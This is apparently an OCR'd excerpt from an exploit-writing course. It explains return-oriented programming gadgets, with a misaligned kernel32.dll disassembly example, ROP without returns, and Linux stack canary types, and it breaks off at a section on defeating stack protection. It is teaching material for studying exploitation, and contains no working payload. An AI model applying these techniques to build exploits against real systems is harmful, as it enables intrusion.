return oriented exploitation may also be used in place of return oriented programming when specifically talking about exploitation.



Gadgets (1)


- Gadgets are simply sequences of code residing in executable memory, usually followed by a return instruction
- Gadgets are strung together to achieve a goal
- The x86 instruction set is extremely dense and not bound to set instruction lengths
  - This means we can point to any position
  - Like a giant run-on sentence where as long as EIP is pointed to a valid location, the desired instruction will be executed

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Gadgets (1)

The term gadget is used to describe sequences of instructions that perform a desired operation, usually followed with a return. The return will often lead to another gadget which performs another operation, followed by a return. The gadgets are strung together to achieve an ultimate goal. They can be turing-complete and perform an entire objective, or can aid in performing actions such as disabling OS controls prior to passing control to additional code.

The x86 instruction set is extremely dense and is not bound to specific instruction sizes. Some architectures may require that all instructions be 32-bits wide; however, this is not the case with x86. This means that we can potentially point into the middle of a valid instruction causing a different instruction to be performed. The way compiled x86 code can be compared is to that of a large run-on sentence with no punctuation or spaces. Take the word "contraption" as an example. If we point to the fourth letter in, we have the word "trap." Another example is the words "now-is-here." The dashes imply a series of words with no spaces between them. If we take the last letter from "now," both letters from "is," and the first letter in "here," we get the word "wish."



Gadgets (2)

whatistheaddressofthepartytonightbecausei
wanttomakesureidonotarrivebefo
realltheotherguests


- This is obviously a sentence with no punctuation or spaces
  - ... but there are opportunities to select other "unintended" words depending on the position
  - If we select them in the right order, and they are followed by returns, we can build a new sentence

Gadgets (2)

This slide demonstrates an analogy of building gadgets to that of a long English sentence with no punctuation or spaces.

whatistheaddressofthepartytonightbecauseiwanttomakesureidonotarrivebeforealltheotherguests

The obvious sentence is, "What is the address of the party tonight because I want to make sure I do not arrive before all the other guests." If you remove the spacing, as in the example above, ignoring the intended sentence, you can piece together lots of words. If we select these newly discovered words and piece them together in the right order, we can build a new sentence.



Gadgets (3)

whatistheaddressofthepartytonightbecausei
wanttomakesureidonotarrivebefo
realltheotherguests


- 1)
- 2)
- 3)
- 4)
- This example is contrived, but you get the point!

her art is real

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Gadgets (3)

On this slide is an example of stringing together unintended words to build a new sentence. Although a contrived example, you can see the high-level goal of building gadgets. Shown on the slide is just a sampling of the unintended words that can be created by scanning through the long sentence. The arrows running in order from 1 to 4 show the creation of the new sentence, "her art is real."



Gadgets, a Real Example ...

```
7C8016CC  8B45 20   MOV EAX,DWORD PTR SS:[EBP+20]
7C8016CF  3BC3      CMP EAX,EBX
```

- 7c8016cc holds the real, intended instruction
- What if we offset it one byte and point to 7c8016cd?

```
7C8016CD  45        INC EBP
7C8016CE  203B      AND BYTE PTR DS:[EBX],BH
7C8016D0  C3        RETN
```

- Just one byte off and completely different instructions followed by a return!
- This is how gadgets are built ...

Gadgets, a Real Example ...

Time for a more realistic example. The top image on the slide was taken from kernel32.dll on a Windows system. The intended instruction is:


```
7C8016CC  8B45 20    MOV EAX,DWORD PTR SS:[EBP+20]
7C8016CF  3BC3       CMP EAX,EBX
```

This simply moves a pointer located at EBP+20 into EAX. What happens if we point one byte into the intended instruction at 0x7c8016cc? The result, shown in the bottom image on the slide is:

```
7C8016CD  45         INC EBP
7C8016CE  203B        AND BYTE PTR DS:[EBX],BH
7C8016D0  C3         RETN
```

Due to the fact that the x86 instruction set does not require instructions to be of a specific size, we can form new, unintended instructions by pointing to any desired location. The modified instruction now increments the EBP register by one byte, performs the logical operator "and" on a byte located at a pointer inside of EBX and the BH register (bx high byte), followed by a return. This is how gadgets are built. The return instruction "C3" located at 0x7c8016d0 was not supposed to represent a return;

however, by modifying the address as shown we can use it as such and return to another gadget. Imagine if gadgets were strung together to perform the same operation as the system() function. We would never actually call the system() function as we have with our return-to-libc attack; rather, we string together gadgets from any executable library or other code segment, performing the same operations as the system function.




ROP without Returns

- Havav Shacham and Stephen Checkoway released a paper on ROP without returns
  - http://cseweb.ucsd.edu/~hovav/dist/noret.pdf
  - The idea is to get around some protections that may search through code looking for instruction streams with frequent returns
  - Another defense attempts to look for violations of the LIFO nature of the stack
- Using pop instructions and jmp *(reg)'s can achieve the same goal as returns

ROP without Returns

Research, code auditing, and compiler check controls are starting to look at techniques to prevent ROP from being successful. This is most commonly performed by searching through sequences of code for a large number of returns within a predefined area. If this is detected, various techniques can be used to reorder or modify the code to avoid the potentially dangerous opcode values. Another technique looks at the Last-In-First-Out (LIFO) nature of the stack segment. ROP requires that you can write all of your pointers and padding to writable memory, where the pointers hold sequences of code followed by returns. The positioning of the ROP pointers on the stack may look strange to a detection tool.

Havav Shacham and Stephen Checkoway released a paper on ROP without returns, located at http://cseweb.ucsd.edu/~hovav/dist/noret.pdf at the time of this writing. The technique looks at alternative methods of jumping to code without the use of returns. One method is to pop a value from the stack into a register, and then use an instruction to jump to the pointer located in the register holding the popped value. Though the desired code sequence to perform this is less common than the return instruction, it clearly demonstrates that existing controls to prevent ROP are not sufficient.




Advanced Stack Smashing

SANS SEC660.4

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Smashing the Stack

In this module we will introduce more difficult controls to bypass or defeat such as stack canaries and Address Space Layout Randomization (ASLR) on the modern Linux Kernel. As we move into these more advanced concepts, you must remember that many modern exploitation techniques are successful when thinking outside of the box and being persistent. They are also very conditional.




Objectives

- Our objective for this module is to understand:
  - Defeating Stack Canaries
  - Address Space Layout Randomization (ASLR)
  - Defeating ASLR on Kernel 2.6.17
  - Defeating ASLR on Kernel 2.6.22 and later

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

We will start this module off by taking a look at stack canaries on Linux and how it affects your exploitation attempts. We will then jump into some methods on how to defeat canaries when possible. Next, we will take a look at one of the biggest thorns in an attacker's side from a security perspective, Address Space Layout Randomization (ASLR). We'll start off by exploiting the Linux 2.6.17 Kernel, and then move onto a method to exploit the Linux 2.6.22 Kernel and later.




Linux Stack Protection (1)

- What is Stack Protection?
  - 4-byte value placed on the stack
  - Protects the Return Pointer (RP), Saved Frame Pointer (SFP) and other stack variables
- Canaries and Security Cookies
  - Linux uses the term canaries and Windows uses security cookies

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Linux Stack Protection (1)

To curb the large number of stack-based attacks, several corrective controls have been put into place over the years. We covered a couple of them, such as configuring the stack to be non-executable. One of the big controls added is Stack Protection. From a high level, the idea behind stack protection is to place a 4-byte value onto the stack after the buffer and before the return pointer. On UNIX-based OSs this value is often called a "Canary," and on Windows-based OSs it is often called a "Security Cookie." If the value is not the same upon function completion as when it was pushed onto the stack, a function is called to terminate the process. As you know, you must overwrite all values up to the return pointer in order to successfully redirect program execution. By the time you get to the return pointer, you will have already overwritten the 4-byte stack protection value pushed onto the stack, thus resulting in program termination.



Linux Stack Protection (2)

- Common Types of Stack Protection
  - Stack Smashing Protector (SSP)
    - Formerly known as ProPolice
    - Integrated with GCC on many platforms
    - Supports different types of Canaries
  - StackGuard
    - Integrated with older versions of GCC
    - Uses a Terminator Canary

Linux Stack Protection (2)


There are quite a few stack protection tools available with different operating systems and vendor products. Two of the most common Linux-based stack protection tools are Stack-Smashing Protector (SSP) and StackGuard.

Stack-Smashing Protector (SSP)

SSP, formerly known as ProPolice is an extension to the GNU C Compiler (GCC) available as a patch in gcc 2.95.3 and later, and available by default in later versions of gcc. It is based on the StackGuard protector and is maintained by Hiroaki Etoh of IBM. Aside from placing a random canary on the stack to protect the return pointer and the saved frame pointer, SSP also reorders local variables protecting them from common attacks. If the "urandom" strong number generator cannot be used for one reason or another, the canary reverts back to using a Terminator Canary.

StackGuard

StackGuard was created by Dr. Crispen Cowan and uses a Terminator Canary to protect the return pointer on the stack. It was included with earlier versions of gcc and has since been replaced by SSP. You can read more about Dr. Cowan at http://immunix.org.



Linux Stack Protection (3)

- Types of Canaries:
  - Terminator Canary
    - 0x00000aff & 0x000aff0d
  - Random Canary
    - Random 4-byte value protected in memory.
    - HP-UX's /dev/urandom
    - Hash of Return Pointer
  - Null Canary
    - 0x00000000

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Linux Stack Protection (3)

There are several types of canaries that can be used with stack protection tools.

Terminator Canary


The idea behind a Terminator Canary is to cause string operations to terminate when trying to overwrite the buffer and return pointer. A commonly seen Terminator Canary uses the values 0x00000aff. When a function such as strcpy() is used to overrun the buffer and a Terminator Canary is present using the value 0x00000aff, strcpy() will fail to recreate the canary due to the null terminator value of 0x00. Similar to strcpy(), gets() will stop reading and copying data once it sees the value 0x0a. StackGuard used the Terminator Canary value 0x000aff0d.

Random Canary

Perhaps a preferred method over the Terminator Canary is the Random Canary. A Random Canary is a randomly generated, unique 4-byte value placed onto the stack, protecting the return pointer and other variables. Random Canaries are commonly generated by the HP-UX Strong Random Number Generator 'urandom" and are near impossible to predict. The value is generated and stored in an unmapped area in memory, making it very difficult to locate. Upon function completion, the stored value is XOR'ed with the value residing on the stack to ensure the result of the XOR operation is equal to 0.

Null Canary

Probably the weakest type of canary is the Null Canary. As the name suggests, the canary is a 4-byte value containing all 0s. If the 4-byte value is not equal to 0 upon function completion, the program is terminated.



Defeating Stack Protection (1)

